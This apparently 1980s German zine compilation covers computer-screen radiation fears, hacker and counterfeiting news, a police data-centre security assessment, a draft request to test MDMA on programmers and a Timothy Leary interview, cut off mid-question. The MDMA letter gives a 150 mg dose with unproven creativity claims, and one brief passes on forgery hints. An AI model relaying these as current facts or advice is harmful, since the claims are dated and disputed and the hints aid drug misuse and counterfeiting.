Die neuesten Forschungen im Ausland und auch das Gutachten von Boikat und Co. beschäftigen sich mit einer anderen Art von Strahlung: der elektromagnetischen, die alle elektrischen Geräte erzeugen. Die Wechselströme, die sie in menschlichen Körpern hervorrufen, sind sehr schwach — niederfrequent und damit langweilig. Akut passiert deshalb nichts. Besonders. Neben einem elektrischen Föhn zu stehen, läßt einen ja auch nicht plötzlich krank werden. Aber der sogenannte Elektro-Smog ist bereits ein viel diskutiertes Problem: Menschen schlafen schlecht unter Hochspannungsleitungen; Herzschrittmacher versagen in der Nähe von Starkstromkabeln; Säuglinge werden unruhig neben Elektroherden.

Bei Bildschirmen werden diese elektromagnetischen Felder gepulst, d.h. bis zu sechzig Mal in der Sekunde an- und ausgeschaltet. Das verstärkt deren Wirkung enorm. Wenn die Frequenz dieser elektromagnetischen Strahlung diejenige beeinflusst, mit der die

*Ob Bildschirmarbeit die Gesundheit gefährdet, daran scheiden sich die wissenschaftlichen Geister / Ein neues Gutachten zu den Auswirkungen elektromagnetischer Strahlung sorgt jetzt bei den Arbeitsmedizinern für Unruhe*





Liebesgrüße per Diskette, strahlende Gesichter — ein Bildschirmarbeitsplatz in der Computerwerbung

Foto: taz-Archiv

Zellmembranen im Körper miteinander „flüstern“, können die Zellen in ihrer Funktion gestört werden. Äußerlich meßbar ist dann der Verlust von Calcium aus den Zellen. Kalk ist für die Reizübertragung äußerst wichtig.

Wie die Störungen ablaufen, und ob elektromagnetische Strahlung etwa auch Krebs hervorrufen kann, erforscht zur Zeit das US-amerikanische „National Council of Radiation Protection“. Und auch aus anderen Ländern, vor allem aus dem Ostblock, liegen Studien mit Anhaltspunkten dafür vor, daß die Wirkung elektromagnetischer Strahlung schon bei Null beginnt. Anhaltspunkte dafür, daß Bildschirmarbeit auf jeden Fall gefährlich ist.

Dies ist der Punkt, der die Arbeitsmediziner, die sich der Industrie verpflichtet sehen, so garstig werden läßt. Jeder Bildschirm sendet elektromagnetische Strahlung aus. Die meisten sorgen mit ihren elektromagnetischen Entladungen außerdem für ein regelrechtes Staubpartikel-Bombardement auf die Haut der BenutzerInnen — ein weiteres Phänomen, dessen gesundheitliche Folgen noch nicht erforscht sind.

Bei ihrem Warentest fanden Boikat/Donderer/Kollert keinen Computer, den sie bedenkenlos empfehlen könnten. Gute Werte in einem Meßbereich wurden meist durch miserable in einem anderen zunichte gemacht. Strahlungsarme Bildschirme mit Flüssigkristall- oder Plasma-Technik werden frühestens in sechs Jahren marktreif. Ein provisorischer Fil-

ter, Erdung und Ummantelung können allerdings die Strahlung um bis zu neunzig Prozent verringern.

Dr. Ute Boikat weiß, mit welchen Gegnern sie es zu tun hat. „Die greifen mich leidenschaftlich an“, meint sie ein wenig furchtsam. Und sie findet auch, daß ihre Ergebnisse nur ein Anfang sein können, um weiterzuforschen.

Bleiben noch die Gewerkschaften. Sind sie zu arm, um eigene experimentelle Studien in Auftrag zu geben? Oder liegt ihr mangelndes Engagement darin begründet, daß vor Bildschirmen meist Frauen sitzen? Während Frauen oft acht Stunden täglich auf den Monitor starren müssen, haben Männer meist Mischarbeitsplätze. Sabine Kaiser, zuständig beim DGB-Bundesvorstand, findet, daß die Gewerkschaften sehr wohl aktiv sind in diesem Punkt — aber man verfüge halt über so wenig abgesicherte Erkenntnisse...

Ihr nächster wichtiger Termin in einer Politik der kleinen Schritte ist die Herbstsitzung eines berufsgenossenschaftlichen Fachausschusses, der u. a. Regelwerke zur Vorbeugung gegen Unfälle und Berufskrankheiten erarbeitet. Für Bildschirmarbeitsplätze gibt es bisher nur sogenannte „Sicherheitsregeln“, die keine Gesetzeskraft haben. Ansonsten gelten die Vorschriften für den Strahlenschutz. Der DGB möchte eine rechtsverbindliche „Unfallverhütungsvorschrift“ erstellt wis-

sen, mit folgenden Inhalten:

► Als Bildschirmarbeitsplätze im Sinne der Vorschrift sollen die gelten, an denen jemand am Terminal sitzt — und sei es auch nur eine halbe Stunde am Tag. Bisher galt die Definition nur für „überwiegende“ Tätigkeit am Computer — ein beliebtes Schlupfloch für die Arbeitgeber.

► Herabsetzung der Grenzwerte und Zuschnitt auf die Situation an den Monitoren. Ziel: auch Langzeitschäden sollen vermieden werden.

► Die Hersteller sollen dazu gezwungen werden, jede Art von Strahlenbelastung zu minimieren, also Ummantelungen und Filter schon im Werk einbauen.

► Schwangere sollen auf Wunsch einen anderen Arbeitsplatz bekommen.

#### Software soll möglichst benutzt

1) Das Boikat-Gutachten ist in populärwissenschaftlicher Form nachzulesen in der Juni-Ausgabe des P.M.-Computerhefts. Bestellung per Einzahlung von DM 7,50 auf Konto Nr. 7115-203 Post giro Hamburg.

2) Informationsstelle Ingeborg May-Steinhausen, Brückenstr. 50, 6000 Frankfurt 70, Tel.: 069/61 47 07. Ein Fragebogen wird gerne an Betroffene verschickt.

3) Die Stellungnahme der Deutschen Gesellschaft für Arbeitsmedizin e. V. erscheint in der Nr. 7 der Zeitschrift für Arbeitsmedizin, Sozialmedizin, Präventivmedizin. Der Betriebsarzt, Gentler Verlag, Stuttgart.

4) Die Firma „Logo Computer“ stellt alle Arten von Bildschirmfiltern her (vom billigen Nylon-Filter gegen Flimmern bis zu Metallfiltern für militärische Zwecke). Sie sind ein deutscher Hersteller für Carbonfilter gegen elektromagnetische Strahlung. Tel.: 089/59 61 34/5, Bayerstr. 2, 8000 München 2.

5) Auch Alu- oder Kupferfolie hilft Strahlung verringern. Es besteht aber die Gefahr der Überhitzung des Computers bei unsachgemäßer Montage.

6) Computer der Firma Memorex sind angeblich mit Filter und Erdungsstelle ab Werk lieferbar. Die skandinavische Firma Nokia stellt streustrahlungsarme Bildschirme her.

7) Die „Sicherheitsregeln für Bildschirmarbeitsplätze“ müßten sich beim Personal-/Betriebsrat finden. Gegen eine geringe Gebühr verschickt sie die Verwaltungs-Berufsgenossenschaft, Postfach 60 28 60, 2000 Hamburg 60.

zer/innenfreundlich gestaltet sein.

Die Berufsgenossenschaften sind partitisch mit Arbeitgebern und Gewerkschaften besetzt. Sabine Kaiser wird also Mühe haben, ihre Forderungen durchzusetzen.

Betroffene, die sich im Betrieb engagieren, haben dennoch ganz gute Chancen, sich selbst zu helfen. Ein Mitglied der Selbsthilfegruppe erkämpfte sich einen bildschirmfreien Arbeitsplatz mit Unterstützung des Werksarztes. „Er bat mich, keinem zu erzählen, daß diese Störungen von der Arbeit am Bildschirm kommen“, gab er zu Protokoll. Und Ingeborg May-Steinhausen weiß, daß zehn weitere KollegInnen nach ihr kündigten. Dem Chef war das eine Warnung; er versprach Verbesserungen.

Obiger Artikel erschien am 30. Juli 1987 in der „taz-zeitung“. Die Autorin hat inzwischen ein Buch über das Thema geschrieben. Es erscheint wahrscheinlich im Januar 1989 unter dem Titel „Krank durch Computer? Die neue Volkskrankheit und was Sie dagegen tun können“ im Rowohlt Verlag.

Mit freundlicher Genehmigung der „taz“ entnommen



## Computerkids „ganz normal“

Computerkids sind „ganz normale Jugendliche und keine vereinsamten Sonderlinge“. Das ist das Ergebnis einer Umfrage der Computerzeitschriften CHIP und HC. Von 3000 Befragten konnte fast jeder zweite (46 Prozent) durch sein Computer-Hobby sogar neue Freunde dazugewinnen. Gerade sechs Prozent haben Freundschaften zugunsten neuer aufgegeben, nur bei drei Prozent wurde der Freundeskreis kleiner.

Auch die Beziehungen zum anderen Geschlecht leiden kaum unter der Bildschirm-Begeisterung. Von gemeinsamer Interessenlage kann allerdings weniger die Rede sein: Neun Prozent der jeweiligen Partner/Innen lehnten den Computer entschieden ab, fast die Hälfte der Freunde/Freundinnen von Computerfreaks stehen dem Hobby des Partners/der Partnerin eher gleichgültig gegenüber. Gerade acht Prozent sind ebenfalls vom Partner-Hobby begeistert. Das restliche Viertel ist „eher positiv“ eingestellt.

Die Beschäftigung mit dem Computer wird von den Jugendlichen nicht nur als Freizeitsport betrieben. Die große Mehrheit der Befragten (82 Prozent) erwarten sich auch schulische Vorteile davon. Jeder Vierte (28 Prozent) rechnet mit besseren Berufschancen.

Von den CHIP/HC-Fragebögen wurden gerade vier Prozent von Mädchen oder jungen Frauen zurückgeschickt.

Quelle: ddp April/86

## US-Kids: eher lustlos

Kinder zwischen acht und dreizehn Jahren haben, zumindest in den USA, kein besonders enges Verhältnis zum Computer. Sie meiden den Bildschirm in ihrer Freizeit und halten Abstand zu den computerbesessenen Altersgenossen. Zu diesen Ergebnissen kommt eine Studie der University of California. Resümee: „Die vermutete Entwicklung zu Computerkindern hat nicht stattgefunden.“

Gerade die Hälfte der befragten Dreizehnjährigen etwa weiß, wie ein Computer funktioniert. Und dies, obwohl ihre Schule entsprechende Kurse anbietet. Nicht einmal jeder dritte von ihnen will als Erwachsener etwas mit Computern zu tun haben.

Quelle: SPIEGEL 44/85

## Hacker freigesprochen

London. (dpa) Das britische Oberhaus als oberste Berufungsinstanz hat zwei sogenannte Hacker, die sich Zugang zu dem Computer-Informationssystem „Prestel“ verschafft hatten, freigesprochen. Nach Ansicht der Lords stellte das Anzapfen der Datenbank keinen kriminellen Akt dar. Den beiden Angeklagten sei es nicht um Geldgewinn, sondern um die Demonstration ihrer Fähigkeiten als Hacker gegangen, meinten die Lord-Richter.

22.4.88

# Ein (Alp-)Traum wird wahr: Geld aus dem Kopierer

Super-Kopierer produziert täuschend echt Blüten / Polizei ist hilflos

Frankfurt – „Der Wunschtraum der farbigen Kopie geht in Erfüllung.“ So wirbt der japanische Konzern Canon für einen neuen Farbkopierer, der nicht nur den Kopierermarkt, sondern auch die Unterwelt revolutionieren könnte. Denn „Color Laser“ kopiert einfach alles täuschend echt. Besonders gut Geldscheine, Ausweise und Geschäftsbriefe. Die Polizei ist hilflos.

In Spanien und den USA sind bereits kopierte „Blüten“ und Schecks aufgetaucht. Hierzulande schlagen die Fahnder Alarm, ehe der Kopierer ab Herbst verkauft wird. Ein Polizist: „Da kommt sogar das Wasserzeichen durch.“

Die Bundesbank wiegelt ab: „Wir sind sicher, daß keine Blüten hergestellt werden

können, die nicht erkennbar sind.“ Das stimmt. Für Experten. Aber nicht für den kleinen Mann auf der Straße, meint ein Fahnder, der anonym bleiben will: „Da nimmt man normales 70-Gramm-Papier. Das knistert genauso schön. Dann kann man den Schein in jeder Farbschattierung einschweißen.“

Er zeigt auch einen nagelneuen, angeblich fälschungssicheren Personalausweis – gefälscht. „Man kann auch eine Kopie einschweißen“, meint er resigniert.

Canon fühlt sich nicht für etwaigen Mißbrauch mit dem Super-Kopierer verantwortlich. Ein Manager: „Jeder Kunde muß selbst für den legalen Umgang sorgen.“ Dennoch wird über Sicherungen nachgedacht. Etwa eine Sperre, die nur mit einer Kennkarte überwunden wird. Nur: Auch diese Karten kann „Color Laser“ kopieren.


## Telefone „senden“ auch

BONN, 29. Dezember (dpa). Das Bundespostministerium hat eingeräumt, daß mit Gebührenzählern ausgerüstete Telefone wie kleine Rundfunksender funktionieren und abgehört werden könnten. Ein Sprecher versicherte am Montag, dies sei aber nahezu belanglos, da die „Sendeleistung“ nur 20 bis 30 Zentimeter betrage. Eine Rückrufaktion der Apparate, wie in der Presse gemeldet, sei nicht beabsichtigt.

In einer Regionalsendung des WDR-Fernsehens war vor kurzem berichtet worden, Gespräche über rund 1,3 Millionen mit integrierten Gebührenzählern ausgerüstete Telefone könnten „auch aus einiger Entfernung“ auf Mittel- und Langwelle auf unterschiedlichen Frequenzen empfangen werden.

## Hacker telefonierten zum Null-Tarif

Beaver Dam. (rtr) Sechs jugendliche „Hacker“ in Beaver Dam im US-Bundesstaat Wisconsin haben über ein Jahr lang ausgiebig telefoniert, ohne einen Pfennig Gebühren zu zahlen. Wie die Polizei mitteilte, haben sich die zwischen 13 und 17 Jahre alten Teenager über ihren Computer Nummern von Kreditkarten und Telefoncodes besorgt und dann rund 2000 Telefonate für umgerechnet knapp 80 000 Mark geführt. Höhepunkt der heimlichen Hackeraktivitäten war eine zwölf Stunden dauernde Konferenzschaltung mit Teilnehmern in New York und Maryland, an der insgesamt 22 Personen beteiligt waren.







- 1 -



# LANDESKRIMINALAMT BADEN-WÜRTTEMBERG

## 1 Sicherungsobjekt:

Rechenzentrum des Deutschen ~~Rechen~~forschungszentrums sowie der geplante räumliche Aufbau für das Universitäts- und Klinikrechenzentrum ~~am~~

## 2 Besprechung und Ortsbesichtigung:

Am 27.02.1985 fand eine allgemeine Besprechung und Ortsbesichtigung statt.

## 3 Vorbemerkungen:

Die nachfolgend empfohlenen Sicherungsmaßnahmen werden als geeignet angesehen, die mechanischen Widerstands- und Widerstandszeitwerte an den als Schwachstellen erkannten Bauteilen des zu sichernden Objektes zu erhöhen. Es soll dadurch ein einheitliches sicherungstechnisches Niveau des gesamten Objektes erreicht werden.

Die Empfehlungen gehen von der Zielvorstellung aus

- unter Berücksichtigung der angetroffenen örtlichen Voraussetzungen-, ein rechtswidriges Eindringen bzw. Einbringen von Gegenständen in das Objekt wesentlich zu erschweren und den Schaden bei einem Anschlag mit Sprengstoff mit vertretbaren Mitteln so gering wie möglich zu halten.

Ein Anspruch auf Vollständigkeit - unter dem Gesichtspunkt einer absoluten Schutzwirkung - kann nicht vor- ausgesetzt werden.

Die Sicherungsempfehlungen verfolgen das Ziel, die Datenverarbeitungsanlage als gesicherte "Insel" innerhalb des Gebäudes auszubilden.

Baurechtliche und brandschutztechnische Vorschriften können im Rahmen der weiteren Sachverständigen Äußerung nicht berücksichtigt werden.

- 2 -

## Sachverständige Äußerung des

Landeskriminalamtes Baden-Württemberg

## Fachgebiet:

- Kriminalpolizeiliche Prävention
- Fachbereich Sicherungstechnik

## Sicherungsobjekt(e) :

- Rechenzentrum  
Deutsches ~~Rechen~~forschungszentrum und Universitätsrechenzentrum

## Aufgabenstellung(en) :

- Beratung über die baulich-technischen Sicherungsmaßnahmen

OS: Dezernat 202 - Zentralstelle für Sicherungstechnik und Beratung

GS: 202 - 2912.7 - 78/85 - 154/85

SB: KHK ~~Rechenzentrum~~  
TOI ~~Rechenzentrum~~

Anlg.: 3 Blatt

4 Örtliche und bauliche Gegebenheiten:

Das Rechenzentrum als zu sichernder Bereich befindet sich im 1. Untergeschoß des Gebäudes. Im Oberteil der Außenwände sind durchgehend Fenster angebracht, welche ebenerdig zum Gelände abschließen.

Die Frischluftansaugung erfolgt ebenerdig an der südlichen Fassadenseite.

Im Erdgeschoß des Gebäudes über dem jetzigen Rechenraum soll zukünftig das Rechenzentrum der Universität ~~installiert~~ installiert werden.

5 Sicherungstechnische Empfehlungen:

Um einen effektiven Schutz vor einem Sprengstoffanschlag aufzubauen, sollten die sensitiven Geräte des Rechenzentrums in einem gesicherten Raum mit Stahlbetonwänden in einer Stärke von mindestens 20 cm untergebracht werden, wobei nur eine Tür in entsprechender Ausführung aus dem gesicherten Vorfeld in den Systemraum führen sollte.

Sollte der gesamte Maschinenraum als gesicherter Raum ausgelegt werden, sind folgende Maßnahmen notwendig:

- verschließen der Fensteröffnungen durch Betonplatten,
- Aufbau eines effektiven Zugangskontrollsystems,
- Zugang zum Rechenraum sollte nur über eine Schleuse möglich sein.

In die mechanischen Sicherungsmaßnahmen sollte auch die Klimazentrale mit einbezogen werden.

Die Frischluftzuführung sollte mit einem Kamin oder Schacht an der Außenfassade hochgeführt werden, um das Einbringen von Flüssigkeiten oder Gasen wesentlich zu erschweren.

Als Alternative zum Verschuß der Fensteröffnungen kann innerhalb des Maschinenraumes ein gesicherter Raum nach o.a. Kriterien aufgebaut werden, wobei die vorhandenen Fenster mit einbruchhemmenden Gläsern nach DIN 52 290 bestückt werden sollten.



Für den räumlichen Aufbau des Universitäts- und Klinikrechenzentrums im Erdgeschoß des Gebäudes sollte angestrebt werden, an der Außenfassade eine Pufferzone mit Büroräumen zu errichten.

Der im Plan eingezeichnete Maschinenraum sollte als gesicherte "Insel" mit einer Stahlbetonwand umfaßt werden.

Berücksichtigung des Aufbaus eines Zugangskontrollsystems mit Schleusenfunktion gelten die für das Rechenzentrum im 1. Untergeschoß ausgeführten sicherungstechnischen Empfehlungen.

6 Schlußbemerkung:

Die vorstehend aufgeführten Maßnahmen sind nach hiesiger Auffassung Mindestforderungen, um den sicherungstechnischen Grundschutz für den Gesamtbereich Rechenzentrum zu erfüllen.

Weitergehende Maßnahmen zur Optimierung aus sicherungstechnischer Sicht lassen sich aufgrund der örtlichen und baulichen Voraussetzungen unter dem Gesichtspunkt der Verhältnismäßigkeit kaum realisieren.

Sollten für die Sicherung des Rechenzentrums umfangreiche bauliche Maßnahmen geplant werden, steht Ihnen das Landeskriminalamt Baden-Württemberg für weitere detaillierte Auskünfte und entsprechende Beratungen gern zur Verfügung.



Kriminalhauptkommissar

Techn. Oberinspektor z.A.

Stuttgart, den 09.04.1985

Professor Dr. P. Molzberger

Programmsysteme für Anwendungen

Universität der Bundeswehr - Werner-Heisenberg-Weg 39 - D-8014 Neubiberg

An das  
Bundesgesundheitsamt  
Bundesopium-Stelle  
Postfach 330013

1000 Berlin 33

Betr.: Antrag auf Sondererlaubnis für Droge MDMA für  
wissenschaftliche Zwecke

Sehr geehrte Damen und Herren,

im Rahmen des Forschungsprojekts HAIST haben wir mit MDMA experimentiert. Da die Droge nach dem Betäubungsmittelgesetz seit August 1986 nicht mehr erlaubt ist, bitten wir um eine Sondergenehmigung, um die Experimente fortzusetzen.

#### Zum Projekt HAIST

HAIST steht für Human Abilities in Software-Technologie. Es handelt sich um ein interdisziplinäres Forschungsprojekt aus Informatik und Psychologie, das auch von der Industrie unterstützt wird. International arbeiten wir insbesondere mit kanadischen und US-Wissenschaftlern zusammen. Ein Förderantrag an die Deutsche Forschungsgemeinschaft, zusammen mit einem Kollegen (Psychologe an unserer Fakultät für Pädagogik) wird derzeit gestellt.

In HAIST geht es um die Erschließung von Kreativitätsreserven von Software-Entwicklern. Einen kurzen Überblick entnehmen Sie bitte dem beigefügten Ausschnitt aus dem Forschungsbericht 1985 der Universität der Bundeswehr München.

Weitere Information über HAIST, z.B. die Veröffentlichungen, stellen wir Ihnen gern auf Wunsch zur Verfügung.

#### Zu den bisherigen Experimenten mit MDMA

Die Versuche wurden äußerst sorgfältig von einem Arzt und mehreren therapeutisch geschulten Personen vorbereitet und begleitet, wobei die Gruppe in einer geschützten Umgebung zwei Tage beisammenblieb. Sie dienten dem Zweck, zunächst einmal das Mittel kennenzulernen und die grundsätzlichen Möglichkeiten zu erkunden.

Wir haben festgestellt, daß unter geringen Dosen (150 mg) eine Phase extrem hoher geistiger Klarheit auftritt. Diese Klarheit bleibt teilweise auch noch nach Abklingen des Einflusses der Droge (ca. 5 Stunden) erhalten, in einem Fall bis ca. eine Woche danach. Das äußerte sich in einem Gefühl tiefer innerer Harmonie, gesteigerter Kontaktfreudigkeit und erheblich gesteigerter Kreativität und Leistungsfähigkeit. Ausschließlich an dieser Phase der Klarheit sind wir interessiert, um sie für unsere Arbeit zu nutzen.

#### Vorgesehene Arbeiten

Der nächste Schritt wird darin bestehen, die Phase der Klarheit zur Unterstützung der gleichen Prozesse zu nutzen,

mit denen wir auch bisher mit Software-Entwicklern experimentiert haben. Dabei sind quantitative Messungen vorzunehmen. Es geht hier um:

1. den Thadhani-Effekt
2. Prozesse lt. NLP - Neuro-Linguistic Programming.

#### 1. Thadhani-Effekt

Unter diesem Namen ist der Effekt bekanntgeworden, daß manche Programmierer in einen Zustand extrem hoher Konzentration und Leistungsfähigkeit hineinkommen, wenn die Antwortzeit des Computers unter ca. eine Sekunde sinkt (siehe Abbildung). Dabei treten im EEG Alphawellen auf. Quantitative Leistung und Qualität der Arbeit steigen sprunghaft an. Der Zustand wird als entspannend und wünschenswert erlebt.

(Ähnliche Effekte kann man bei Kindern beobachten, die sich voll auf ein Videospiel konzentrieren).

Spitzenprogrammierer sind in der Lage, in einen ähnlichen Zustand auch ohne Biofeedback-Loop über den Computer hineinzugehen.

Eines unserer Zwischenziele wäre, es auch anderen Programmierern - auch unter weniger günstigen Umständen - zu ermöglichen, gezielt in diesem Zustand zu arbeiten. Wir wissen, daß das erlernbar ist, und wir vermuten, daß dieser Lernprozeß unter MDMA erheblich beschleunigt werden kann.

#### 2. Arbeit mit NLP-ähnlichen Prozessen

Das Ziel ist das gleiche, nur verwenden wir Methoden, die ursprünglich im therapeutischen Bereich entwickelt wurden: Bei uns wurde das sog. SUPERPROGRAMMER- oder MASTERY-Model entwickelt, daß auf einer Synästhesie (Sinnesüberschneidung) des visuellen, des auditiven und des kinästhetischen Repräsentations-System basiert).


Siehe Grinder/Bandler: "Therapie in Trance".

Hier wissen wir aus dem therapeutischen Bereich, daß die Übertragung derartiger Fähigkeiten unter dem Einfluß von MDMA sehr viel effizienter abläuft.

Ziel unserer Bemühungen ist der Programmierer, der derartige Konzentrationszustände wiederum integriert. Von uns untersuchte Spitzenprogrammierer sind in der Lage, fast augenblicklich von ihrer Arbeit umzuschalten, um sich z.B. auf ein persönliches Gespräch zu konzentrieren.

Wir bitten, uns mitzuteilen, unter welchen Bedingungen Sie bereit wären, uns eine Ausnahmegenehmigung zu erteilen.

*Dieser Antrag wurde letztendlich wegen Erfolglosigkeit nicht gestellt,  
aber...*



UNTERSUCHUNGEN AN SPITZENPROGRAMMIERERN UND SPITZENTEAMS  
(HAIST) HUMAN ABILITIES IN SOFTWARE TECHNOLOGY

Beteiligte Mitarbeiter: Dipl.-Ing. Georg V. Zemanek

Laufzeit: ab Oktober 1984

Projektförderung: Siemens AG

Zusammenarbeit mit: Siemens AG, München  
Human Technologies GmbH, München  
Institut für Organisationsberatung und Technologie-Anwendung  
(IOT), München  
TEKNICOM Ottawa, Kanada

FAKULTÄT FÜR INFORMATIK  
Institut für Systemorientierte Informatik  
Professur für Programmiersysteme für Anwendungen  
Prof. Dr.-Ing. Peter MOLZBERGER

Im Projekt HAIST gehen wir davon aus, daß unsere Grenzen in der Fähigkeit, große Software-Systeme zu entwickeln, heute nicht mehr primär durch technologische sondern durch menschliche/zwischenmenschliche Faktoren bestimmt werden. D.h. es ist ein fühlbarer Fortschritt auf diesem Gebiet heute nur noch erzielbar, wenn psychologische und soziotechnische Aspekte weit mehr als bisher in den Brennpunkt rücken.

Ausgehend vom "Superprogramming Effekt", der Tatsache, daß einige Softwareleute, in ihrer Leistungsfähigkeit, sowohl quantitativ wie qualitativ, um eine Größenordnung über dem Durchschnitt liegen, werden Untersuchungen über die Arbeit des Software-Entwicklers, insbesondere über die Natur des kreativen Prozesses, durchgeführt. Wir arbeiten beispielsweise mit NLP (Neurolinguistic Programming), um exzellentes Verhalten von Individuen zu analysieren, modellhaft zu erfassen und auf andere Individuen zu übertragen. Theoretische Ergebnisse werden im Rahmen der Superprogramming-Seminare unter Marktbedingungen erprobt.

#### Veröffentlichungen:

- Molzberger, P.: Software-Entwicklung für Führungssysteme - eine Herausforderung an das Bewußtsein der Bundeswehr. In: Hofmann, H.W., Huber, R.K., Molzberger, P. (Hrsg.): Führungs- und Informationssysteme. Oldenbourg, München 1982
- Molzberger, P.: Und Programmieren ist doch eine Kunst. In: H. Schelle und P. Molzberger (Hrsg.): Psychologische Aspekte der Software Entwicklung. Oldenbourg, München 1983
- Molzberger, P.: Aesthetics and Programming. In Proc. CHI '83 Human Factors in Computing Systems (Boston, December 12-15, 1983), ACM, New York 1983
- Zemanek, G.V.: Psychologische Ursachen von Programmierfehlern. In: Psychologie des Programmierens. Schauer, H. und M. Tauber (Hrsg.). Schriftenreihe OCG, Band 20. Oldenbourg, Wien-München 1983
- Molzberger, P.: Transcending the Basic Paradigm of Software Engineering, Be-

Auf der Ebene der Teams experimentieren wir mit 'synergetic groups', d.h. Teams, die hinsichtlich Leistung, Qualität und persönlicher Zufriedenheit um einen deutlichen Faktor über dem Durchschnitt liegen. Hier besteht ein enger Informationsaustausch zu G. Weinberg, Lincoln/Nebraska, der in seinem Buch "Psychology of Programming" 1971 erstmals über derartige Effekte unter dem Titel "egoless programming" berichtete.

Ein weiterer Schwerpunkt der Arbeiten sind Programmierfehler und die Aufdeckung der psychologischen Faktoren, die zu diesen "Fehlleistungen" führen.

In Zusammenarbeit und unter finanzieller Förderung durch die Siemens AG arbeiten wir an der Gestaltung von Software-Tools, die die Forschungsergebnisse berücksichtigen und insbesondere geeignet sind, den kreativen Prozeß anzuregen.

Im Herbst 1983 wurde im Vorfeld dieses Projektes ein zweitägiger Workshop "Programmieren mit der rechten Hirnhälfte" ausgerichtet.

richt Nr. 3405, Fachbereich Informatik, Hochschule der Bundeswehr München;

- Molzberger, P.: Der Computer als Kommunikationspartner. In: Psychologie der Computerbenutzung. Schauer, H. und M.J. Tauber (Hrsg.). Schriftenreihe OCG, Band 22. Oldenbourg, Wien 1984
- Zemanek, G.V.: Schnittstellenentwurf am Beispiel einer Aufzugssimulation. In: Psychologie der Computerbenutzung. H. Schauer und M.J. Tauber (Hrsg.). Schriftenreihe OCG, Band 22. Oldenbourg, Wien-München 1984
- Molzberger, P.: Can we Teach Consciously Excellent Programming? Proc. WCCSE 85 (World Conf. on Computers in Education), Norfolk/Virginia, August 1985
- Zemanek, G.V.: A Formal Tool for Checking Program Thinking. In: Formal models in programming, E. Neuhold, G. Chroust (Hrsg.), North Holland 1985, S. 137 - 142.



# TIMOTHY LEARY

*This generation of baby boomers is 76 million strong. They can do whatever they want.*

*A*S THE former so-called LSD guru, what do you think of Nancy Reagan's advice on drugs — "Just say no"?

Our kids should be better mannered than that! We should tell them, "Just say, 'No, thank you.'" Any blanket "Just say no" is a negative approach to life, which is typical of the Reagan administration.

*So you disagree with the huge anti-drug campaign?*


I'm totally opposed to non-adults using any drug. However, the use of drugs by kids should be easily handled in a family in which there is trust and communication. The fact that kids in the ghetto use drugs is viewed the wrong way. The problem is not the drugs; the problem is the ghetto families where there are no models, there is no communication, no education.

*So it's okay to tell children to say, "No, thank you." How about the rest of us?*

Shall we break the news? Adult Americans are supposed to make their own decisions about personal matters. I am constitutionally opposed to government prohibitions against my using any drug I want to. Addicts pose a different problem. They are, by definition, sick people. If you love an alcoholic or a druggie or a gun freak, intervene. People who abuse drugs or booze or money or guns should be prevented from acting irresponsibly. But ninety percent of adults can and do use drugs prudently and efficiently.

*How do you feel about urine testing?*

I have no problems with testing people who operate



PHOTOGRAPH BY WILLIAM COUPON

dangerous machinery or who run nuclear plants. I don't want the pilot of my plane hallucinating. But intelligent individuals are not going to work for companies that would force them to do demeaning things like pee in a bottle. God knows what they would want next.

*In retrospect, what was the significance of the Sixties drug culture?*

There is a strong taboo discouraging experimentation with the human brain. Before the Renaissance, there was a strong religious taboo against discovering how the body worked. This held back progress in medicine and biology for centuries. Today a similar challenge faces the human species. We must learn how the brain works. That's what we were doing at Harvard and Millbrook during the 1960s. The psychedelic movement was a mind-exploration movement. None of us really understood what was happening when we took

psychedelic drugs, because we had to use the mystical language of the past — Hindu terms like *satori* and *samhadi*, occult terms like *illumination* and *transcendental*. We didn't have the scientific metaphors to understand what we were discovering.

*And we do now?*

Yup. We had to have a personal-computer movement to help us understand the brain. You see, we can only understand our inner workings in terms of the external, mechanical or technological models that we build. We never understood the circulation of the blood until we had hydraulic systems moving water around. We didn't understand metabolism until we had mastered thermodynamics with the

steam engine and understood how coal and oil produce power and energy. Only then could we figure out how carbohydrates and proteins work. Coming from an industrial, mechanical culture, how could we possibly understand the brain? Until recently we thought the brain was a machine like a big telephone system. This is a completely inadequate metaphor. The psychedelic-drug movement of the Sixties and the personal-computer movement of the Eighties are inner and outer reflections of each other. You simply cannot understand psychedelic drugs, which activate the brain, unless you understand something about computers. It is no accident that many of the people in the computer movement had experimented with LSD.

*And what was learned?*

Every person who took acid has his or her own story to tell. That's the beautiful thing about it. Certainly



there is no one who had an experience with LSD who didn't have an unforgettable, overwhelming experience.

*How do computers help our inner exploration?*

Computers help us understand how our brains process information. For example, as a psychologist, I was taught that the synapse, where two nerve endings exchange information, was a sort of on-off switching device. That is not true at all. At the synapse there are millions of quantum signals, like an enormous television screen. There is probably more complex information exchanged between one synapse and another than in most computer programs. But I have to have an understanding of computers to be able to say that. There is a wonderful paradox here: we can only navigate outside as well as we can navigate within. What happened in the Sixties was that we did a lot of inner tripping, but we lacked the cybernetic-language technology to express and map and chart what we were experiencing.

*Do you miss the Sixties?*

Not really, though I must say it was a fantastic age of exploration. We had that old-time 1492 Columbus fever. We sensed that we were brain explorers. We intuitively used metaphors of travel - "tripping," "coming down," "head pilots," "guiding voyagers." The metaphor "turning on" relates to activating the television set and booting up the computer.

*These days, the drugs in vogue are not mind expanding. What does that say about the time?*

The drugs that are popular today - cocaine, pills, ecstasy, Venus, Eve - tend to alter mood rather than expand consciousness. They can be instructive and fun if handled prudently. But we still have to learn how to communicate what we experience. Let's be frank: there will be new, improved drugs and waves of internal explorations.

*With what end?*

It is a genetic imperative to explore the brain. Why? Because it's there. If you are carrying around in your head 100 billion mainframe computers, you just have to get in there and learn how to operate them. There is nothing in the outside universe that isn't mirrored and duplicated inside your brain.

*Do you feel a kindred spirit with the people who are identified with the drug movement, such as Richard Alpert - aka, Ram Dass - and novelist and Merry Prankster leader Ken Kesey?*

Sure, although we all evolved so differently. Richard talks about going back to the source, which means going back to the past. For many good reasons, Richard committed himself to an extremely archaic Hindu orthodoxy. But it's a peaceful philosophy of caring and charity. Richard was the Mother Teresa of the psychedelic movement. You can't knock that. But Ram Dass ain't gonna blow your mind open with new revelations, and he ain't gonna encourage you to storm the gates of the info-space heaven with cybernetic brainware.

*How about Ken Kesey?*

Ken Kesey and his wife, Faye, are real Western heroes. Mythic ranchers. Frontier people. Oregon Trail folk. Salt of the good earth. Rugged-individualist people you can depend on in a crunch.

*How about others associated with that period? Abbie Hoffman?*

Abbie Hoffman is a wonderful legend. The most radical, eloquent, rabble-rousing agitator of our time.

*Jerry Rubin?*

